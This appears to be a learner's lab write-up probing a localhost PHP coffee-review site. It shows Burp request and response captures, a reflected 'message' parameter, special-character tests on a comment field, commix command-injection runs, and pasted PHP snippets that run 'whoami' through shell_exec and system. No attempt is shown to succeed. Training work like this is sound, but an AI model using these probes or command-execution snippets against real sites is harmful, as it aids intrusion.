

22 - CAPSTONE

Alright. I am not even going to watch the introduction. I will do this naked and sensational.

Lets see what are we up against.

This is a blog website about coffee. All users (authenticated and non-authenticated) have access to these different strains of coffee bean, also showing info on the region they are from, what they smell like, and the types of coffee bean available on that particular strain.

Both users types can see comments and ratings for the different coffee bean strains, but only authenticated users can rate and comment. Comments are stored in the website page, and the ratings are being calculated after every rating submission.

So far, this seems to describe well this website. When we access the website, we are assigned a

```
1 GET /capstone/index.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/av
   if,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/
8 Connection: close
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

session cookie (PHPSESSID).       0 highlights

The website allows anyone accessing it to make an account.

The endpoint (API) that is processing the login request is "/capstone/auth.php". Data is sent on post request. The following is a failed login attempt. The way the website behaves is very unusual.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Proxy settings

#	Host	Method	URL	Params	Edited	Status code	Length	MIMEType	Extension	Title	Notes	TLS	IP
15	https://firefox.settings.services...	GET	/v1/buckets/security-state/collections/c...	✓		200	3849	JSON			✓	34.149.100.209	
14	https://services.addons.mozilla...	GET	/api/v4/addons/search/?guid=default-t...	✓		200	37833	JSON			✓	151.101.193.91	
13	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/change...	✓		200	33989	JSON			✓	34.149.100.209	
11	https://spocs.getpocket.com	POST	/spocs	✓		200	12002	JSON			✓	34.117.188.166	
9	http://localhost	GET	/capstone/index.php?message=You%20...	✓		200	14645	HTML	php	Specialty Coffee Review		127.0.0.1	
8	http://localhost	POST	/capstone/auth.php	✓		302	427	HTML	php	Specialty Coffee Review		127.0.0.1	
7	http://localhost	GET	/capstone/index.php?message=Login%20...	✓		200	14820	HTML	php	Specialty Coffee Review		127.0.0.1	
6	http://localhost	POST	/capstone/auth.php	✓		302	303	HTML	php			127.0.0.1	
5	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓		200	206	text			✓	35.80.96.249	
4	http://localhost	GET	/capstone/coffee.php?coffee=1	✓		200	7602	HTML	php	Specialty Coffee Review		127.0.0.1	
3	http://localhost	GET	/capstone/index.php			200	14657	HTML	php	Specialty Coffee Review		127.0.0.1	
2	http://localhost	GET	/capstone/index.php			200	14657	HTML	php	Specialty Coffee Review		127.0.0.1	

Request

Pretty Raw Hex

```

1 POST /capstone/auth.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/capstone/coffee.php?coffee=1
12 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?
18
19 username=user&password=password123&auth=login

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Wed, 29 Jan 2025 03:45:20 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Location: index.php?message=Login failed!
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Methods: *
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

Inspector

Request attributes 2

Request body parameters 3

Request cookies 1

Request headers 16

Response headers 9

So, the response for the failed request does not tell if we have successfully logged in or not. After the creds are processed, the website then makes a get request querying this "message" parameter with the string "Login%20Failed!" as the value of that parameter.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history | Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
16	https://content-signature-2.cdn...	GET	/g/chains/202402/onecr.content-signa...		✓	304	169			chain		✓	34.160.144.191
15	https://firefox.settings.services...	GET	/v1/buckets/security-state/collections/...		✓	200	3849	JSON				✓	34.149.100.209
14	https://services.addons.mozilla...	GET	/api/v4/addons/search/?guid=default...		✓	200	37833	JSON				✓	151.201.193.91
13	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/change...		✓	200	33989	JSON				✓	34.149.100.209
11	https://spocs.getpocket.com	POST	/spocs		✓	200	12002	JSON				✓	34.117.188.166
9	http://localhost	GET	/capstone/index.php?message=You%2...		✓	200	14645	HTML	php	Specialty Coffee Review		127.0.0.1	
8	http://localhost	POST	/capstone/auth.php		✓	302	427	HTML	php			127.0.0.1	
7	http://localhost	GET	/capstone/index.php?message=Login%...		✓	200	14820	HTML	php	Specialty Coffee Review		127.0.0.1	
6	http://localhost	POST	/capstone/auth.php		✓	302	303	HTML	php			127.0.0.1	
5	https://shavar.services.mozilla.c...	POST	/downloads/client=navclient-auto-ffox...		✓	200	206	text				✓	35.80.96.249
4	http://localhost	GET	/capstone/coffee.php?coffee=1		✓	200	7602	HTML	php	Specialty Coffee Review		127.0.0.1	
3	http://localhost	GET	/capstone/index.php			200	14657	HTML	php	Specialty Coffee Review		127.0.0.1	

Request

```
1 GET /capstone/index.php?message=Login%20failed! HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/coffee.php?coffee=1
8 Connection: close
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Response

```
37 </ul>
38
39 <div class="col-md-3 text-end">
40   <button type="button" class="btn btn-outline-secondary me-2" data-bs-toggle="modal" data-bs-target="#LoginModal">
41     Login
42   <button type="button" class="btn btn-secondary" data-bs-toggle="modal" data-bs-target="#SignupModal">
43     Sign-up
44   </button>
45 </div>
46 <div class="alert alert-success" role="alert">
47   <p class="text-center m-0">
48     Login failed!
49   </p>
50 </div>
51 <div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
52   <div class="container">
53     <div class="row row-cols-1 row-cols-sm-2 row-cols-md-3 g-3">
54       <div class="col" style="border-radius:1em; padding: 0 1em 1em">
55         <div class="card shadow-sm" style="border-radius:1em">
```

Inspector

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x +

Send Cancel < > < >

Target: http://localhost | HTTP/1

Request

```
1 GET /capstone/index.php?message=test! HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/coffee.php?coffee=1
8 Connection: close
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Response

```
37 </a>
38 </li>
39 </ul>
40 <div class="col-md-3 text-end">
41   <a href="/capstone/logout.php" class="btn btn-outline-secondary me-2">
42     Logout
43   </a>
44 </div>
45 <div class="alert alert-success" role="alert">
46   <p class="text-center m-0">
47     test!
48   </p>
49 </div>
50 <div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
51   <div class="container">
52     <div class="row row-cols-1 row-cols-sm-2 row-cols-md-3 g-3">
53       <div class="col" style="border-radius:1em; padding: 0 1em 1em">
54         <div class="card shadow-sm" style="border-radius:1em">
55           
56           <title>
57             Huan
58           </title>
59           <svg>
60             <div class="card-body">
61               <h2 class="card-text" style="margin-bottom:0;color:#8C4A11">
62                 Huan
63               </h2>
64               <p class="card-text" style="margin-bottom:0">
65                 Scoring: 87.1
66               </p>
67             </div>
68           </div>
69         </div>
70       </div>
71     </div>
72   </div>
73 </div>
```

Inspector

Just as I suspected, the value of that "message" parameter is being reflected to the webpage. So, we are querying "/capstone/index.php" for the "message" parameter passing a string value. This looks promising.

Successful login attempt also use the same pattern.

The screenshot shows the Burp Suite interface with the following details:

- Proxy Tab:** Selected. Shows a list of captured requests and responses. One request to /capstone/auth.php is highlighted, showing a successful login message in the 'Pretty' tab.
- Request Panel (Pretty tab):**

```

1 POST /capstone/auth.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://localhost
10 Connection: close
11 Referer:
   http://localhost/capstone/index.php?message=Login%20failed!
12 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 username=user1&password=password123&auth=login

```
- Response Panel (Pretty tab):**

```

1 HTTP/1.1 302 Found
2 Date: Wed, 29 Jan 2025 03:45:36 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: index.php?message=You successfully logged in!
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Methods: *
11 Content-Length: 0
12 Connection: close
13 Content-Type: text/html; charset=UTF-8
14
15

```
- Inspector Panel:** Shows various request and response attributes, body parameters, cookies, headers, and notes.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP

15 https://firefox.settings.services....	GET	/v1/buckets/security-state/collections/c...	✓	200	3849	JSON				✓	34.149.100.209
14 https://services.addons.mozilla....	GET	/api/v4/addons/search/?guid=default...	✓	200	37833	JSON				✓	151.101.193.91
13 https://firefox.settings.services....	GET	/v1/buckets/monitor/collections/change...	✓	200	33989	JSON				✓	34.149.100.209
11 https://spocs.getpocket.com	POST	/spocs	✓	200	12002	JSON				✓	34.117.188.166
9 http://localhost	GET	/capstone/index.php?message=You%2...	✓	200	14645	HTML	php	Specialty Coffee Review			127.0.0.1
8 http://localhost	POST	/capstone/auth.php	✓	302	427	HTML	php				127.0.0.1
7 http://localhost	GET	/capstone/index.php?message=Login%...	✓	200	14820	HTML	php	Specialty Coffee Review			127.0.0.1
6 http://localhost	POST	/capstone/auth.php	✓	302	303	HTML	php				127.0.0.1
5 https://shaver.services.mozilla.c...	POST	/downloads/client=navclient-auto-ffox...	✓	200	206	text				✓	35.80.96.249
4 http://localhost	GET	/capstone/coffee.php?coffee=1	✓	200	7602	HTML	php	Specialty Coffee Review			127.0.0.1
3 http://localhost	GET	/capstone/index.php	✓	200	14657	HTML	php	Specialty Coffee Review			127.0.0.1
2 http://localhost	GET	/capstone/index.php		200	14657	HTML	php	Specialty Coffee Review			127.0.0.1

Request V

```
Pretty Raw Hex
1 GET /capstone/index.php?message=
  You%20successfully%20logged%20in! HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/index.php?message=Login%20failed!
8 Connection: close
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Response V

```
Pretty Raw Hex Render
Home
</a>
<li>
</ul>
<div class="col-md-3 text-end">
  <a href="/capstone/logout.php" class="btn btn-outline-secondary me-2">
    Logout
  </a>
</div>
</header>
<div class="alert alert-success" role="alert">
  <p class="text-center m-0">
    You successfully logged in!
  </p>
</div>
<div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
  <div class="container">
    <div class="row row-cols-1 row-cols-sm-2 row-cols-md-3 g-3">
      <div class="col" style="border-radius:1em; padding: 0 1em 1em">
        <div class="card shadow-sm" style="border-radius:1em">
          
        </div>
      </div>
    </div>
  </div>
</div>
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

V Inspector

And, the session cookie stays the same as before.

A Get request is made if we want to access a particular coffee bean strain to see or make comments about it. A new API is queried, "/capstone/coffee.php". The parameter name is "coffee", and it is being passed the coffee IDs.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Host Method URL Params Status code Length MIMEtype Extension Title Notes TLS IP

Request Response Inspector

```

1 GET /capstone/coffee.php?coffee=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://localhost/capstone/index.php?message=You%20successfully%20logged%20in!
9 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
36 <div>
37   <a href="/capstone/index.php" class="nav-link px-2 link-secondary">
38     Home
39   </a>
40 </ul>
41 <div class="col-md-3 text-end">
42   <a href="/capstone/logout.php" class="btn btn-outline-secondary me-2">
43     Logout
44   </a>
45 </div>
46 <div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
47   <div class="container">
48     <div class="row">
49       <h1 style="color:#8C4411">
50         Huan
51       </h1>
52       <div class="col">
53         
54       </div>
55     </div>
56   </div>
57 </div>
58

```

0 highlights 0 highlights

The following is a request to put in the comment and rating.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Host Method URL Params Status code Length MIMEtype Extension Title Notes TLS IP

Request Response Inspector

```


1 POST /capstone/coffee.php?coffee=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/capstone/coffee.php?coffee=1
12 Cookie: PHPSESSID=a2f17648a4d7cbda17f0d90c2b0a2f25
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 rating=3&coffee_id=1&comment=This+coffee+was+decent%21

```

0 highlights 0 highlights

Well, because it is a php file, we can try uploading php code, and see if we get any good results back.

Lets us see if we can inject commands here.



```
1 | GET /capstone/index.php?message=test123! HTTP/1.1
2 | Host: localhost
3 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 | Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
   ,image/webp,*/*;q=0.8
5 | Accept-Language: en-US,en;q=0.5
6 | Accept-Encoding: gzip, deflate, br
7 | Connection: close
8 | Cookie: PHPSESSID=b2c9efb6d338149aaaa541e192
9 | Upgrade-Insecure-Requests: 1
10 | Sec-Fetch-Dest: document
11 | Sec-Fetch-Mode: navigate
12 | Sec-Fetch-Site: none
13 | Sec-Fetch-User: ?1
14 |
15 |
```

```
38 | <div class="col-md-3 text-end">
39 |   <button type="button" class="btn btn-outline-secondary me-2" data-bs-toggle="modal"
40 |     data-bs-target="#loginModal">
41 |     Login
42 |   </button>
43 |   <button type="button" class="btn btn-secondary" data-bs-toggle="modal" data-bs-target="#signupModal"
44 |     data-bs-target="#signupModal">
45 |     Sign-up
46 |   </button>
47 | </div>
48 | </header>
49 |
50 | <div class="alert alert-success" role="alert">
51 |   <p class="text-center m-0">
52 |     test123!
      ↗
      ↘
```

```
</p>
</div>
<div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
  <div class="container">
    <div class="row row-cols-1 row-cols-sm-2 row-cols-md-3 g-3">
      <div class="col" style="border-radius:1em; padding: 0 1em 1em">
        <div class="card shadow-sm" style="border-radius:1em">
          
          <title>
            Huan
          </title>
          </svg>
        <div class="card-body">
          <h2 class="card-text" style="margin-bottom:0;color:#8C4411">
            Huan
          </h2>
```





You can execute the `whoami` command in PHP using the `shell_exec()`, `exec()`, or `system()` functions. However, for security reasons, ensure that your PHP environment allows shell execution (i.e., `shell_exec()` is not disabled in `php.ini`).

Example 1: Using `shell_exec()`

```
php Copy Edit  
  
<?php  
$output = shell_exec('whoami');  
echo "<pre>$output</pre>";  
?>
```

Example 2: Using `exec()`

```
php Copy Edit  
  
<?php  
exec('whoami', $output);  
echo "<pre>" . implode("\n", $output) . "</pre>";  
?>
```

Example 3: Using `system()`

```
php Copy Edit  
  
<?php  
system('whoami');  
?>
```

Example 4: Using `passthru()` (Displays raw output)


```
php
```

Copy Edit

```
<?php  
passthru('whoami');  
?>
```

Security Considerations:

- Ensure `disable_functions` in `php.ini` does not block execution functions like `shell_exec()`, `exec()`, or `system()`.
- Avoid running PHP as a privileged user to prevent security risks.
- Use proper escaping if you're taking user input to prevent command injection.
- Consider running commands with restricted privileges (e.g., using `www-data` in Apache environments).



1. Inside `.php` files

- PHP can be used anywhere within a file with a `.php` extension.
- Example:

```
php
```

Copy Edit

```
<html>  
<body>  
    <h1>Welcome</h1>  
    <?php echo "This is a PHP script!"; ?>  
</body>  
</html>
```

2. Within HTML (`.php` extension required)

- PHP can be embedded inside HTML as long as the file has a `.php` extension.
- Example:

```
php
```

Copy Edit

```
<div>  
    <?php echo "Hello from PHP!"; ?>  
</div>
```

3. In JavaScript (Using PHP to Generate Data)

- PHP runs on the server, so it can generate JavaScript dynamically.
- Example:

```
php

<script>
    var userName = "<?php echo 'John Doe'; ?>";
    console.log(userName);
</script>
```

Copy Edit

4. Inside Attributes (E.g., href, src, value)

- Example:

```
php

<a href="profile.php?user=<?php echo urlencode('John Doe'); ?>">Profile</a>
```

Copy Edit

5. In CSS (Through Inline Styles or External Files via PHP)

- Example (Dynamic CSS through PHP):

```
php

<style>
    body {
        background-color: <?php echo "#f0f0f0"; ?>;
    }
</style>
```

Copy Edit



6. In External Files (.css or .js) via PHP

- If a .css or .js file is renamed to .php , it can serve dynamic content.
- Example (styles.php instead of styles.css):

```
php

header("Content-Type: text/css");
echo "body { background-color: #f0f0f0; }";
```

Copy Edit



Where PHP Cannot Be Used Directly:

1. Inside .html files (unless configured in the server)

- By default, .html files are not processed by PHP.
- Solution: Rename .html to .php OR configure the server to parse .html for PHP.

2. Inside Client-Side Scripts Without Being Processed First

- JavaScript cannot execute PHP directly because PHP runs on the server.
- Example (Incorrect):

```
js
```

 Copy  Edit

```
console.log(<?php echo "Hello"; ?>); // This won't work if it's inside a .js file.
```

3. In Email Templates (Unless Sent via PHP Script)

- PHP must be processed before sending an email. You can't embed raw PHP in an email body.

Okay.

Lets take a step back, and enumerate the end points we are going to be testing. These are the end points that at the moment seems to be the most vulnerable.

1 - GET /capstone/index.php?message=You%20successfully%20logged%20in!

Pretty	Raw	Hex
1 GET /capstone/index.php?message=You%20successfully%20logged%20in! HTTP/1.1		

```
44      <div class="alert alert-success" role="alert">
45          <p class="text-center m-0">
46              You successfully logged in!
47          </p>
48      </div>
```

The value being passed is the value being reflected in the webpage (We already determined this).

2 - POST /capstone/coffee.php?coffee=5 Parameters:"

rating=4&coffee_id=5&comment=This+is+just+a+test.%0D%0A%60+%7E++%27+%2F+%5C+%3B+%22 "

Request

Pretty Raw Hex

```

1 POST /capstone/coffee.php?coffee=5 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/capstone/coffee.php?coffee=5
12 Cookie: PHPSESSID=201de3a9e41566f9118da32bce1dd909
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 rating=4&coffee_id=5&comment=
   This+is+just+a+test.%0D%0A%60+%7E++%27+%2F+%5C+%3B+%22

```

The characters were all special character. It looks like all especial character are encoded before being sent in this end point.

Looks like they are being escaped after it is processed.

```

55      <div class="row">
56          <h2 style="margin: 1em 0 0.5em 0">
57              Customer comments:
58          </h2>
59          <ul>
60              <li style="margin-left: 2em">
61                  This is just a test.\r\n` ~ \` / \\ ; \

```

So, those are the 2 API/end points we want to be testing for.

```

[(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ commix -r /home/kali/Desktop/WebApp-Lab/Capstone/loginRequest.txt --level=3 --cookie="PHPSESSID=201de3a9e41566f9118da32bce1dd909"

```

```

[(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ commix -r /home/kali/Desktop/WebApp-Lab/Capstone/coffee_id.txt --level=3

```

This is for the "comment" parameter:

```
(root㉿kali)-[~/home/kali/Desktop/WebApp-Lab/Capstone]
# sudo commix -r /home/kali/Desktop/WebApp-Lab/Capstone/coffee.txt --level=3
```

None of them worked. I ran out of ideas. We could try something with the PHPsession cookie, but I decided that it is better to be exposed to more material, and see all the different ways, then try one of them until I find out. It is good to try everything you know until seeking for the answer. And, unfortunately, this is it.

Lets watch the video.

For lack of my own attention, I though the we were at the same directory as all the labs, but this is not the case.

The labs we were "localhost/labs/i0x01.php", whereas the capstone web page is "localhost/capstone/index.php"

The first thing Alex does is enumerate potential directories.

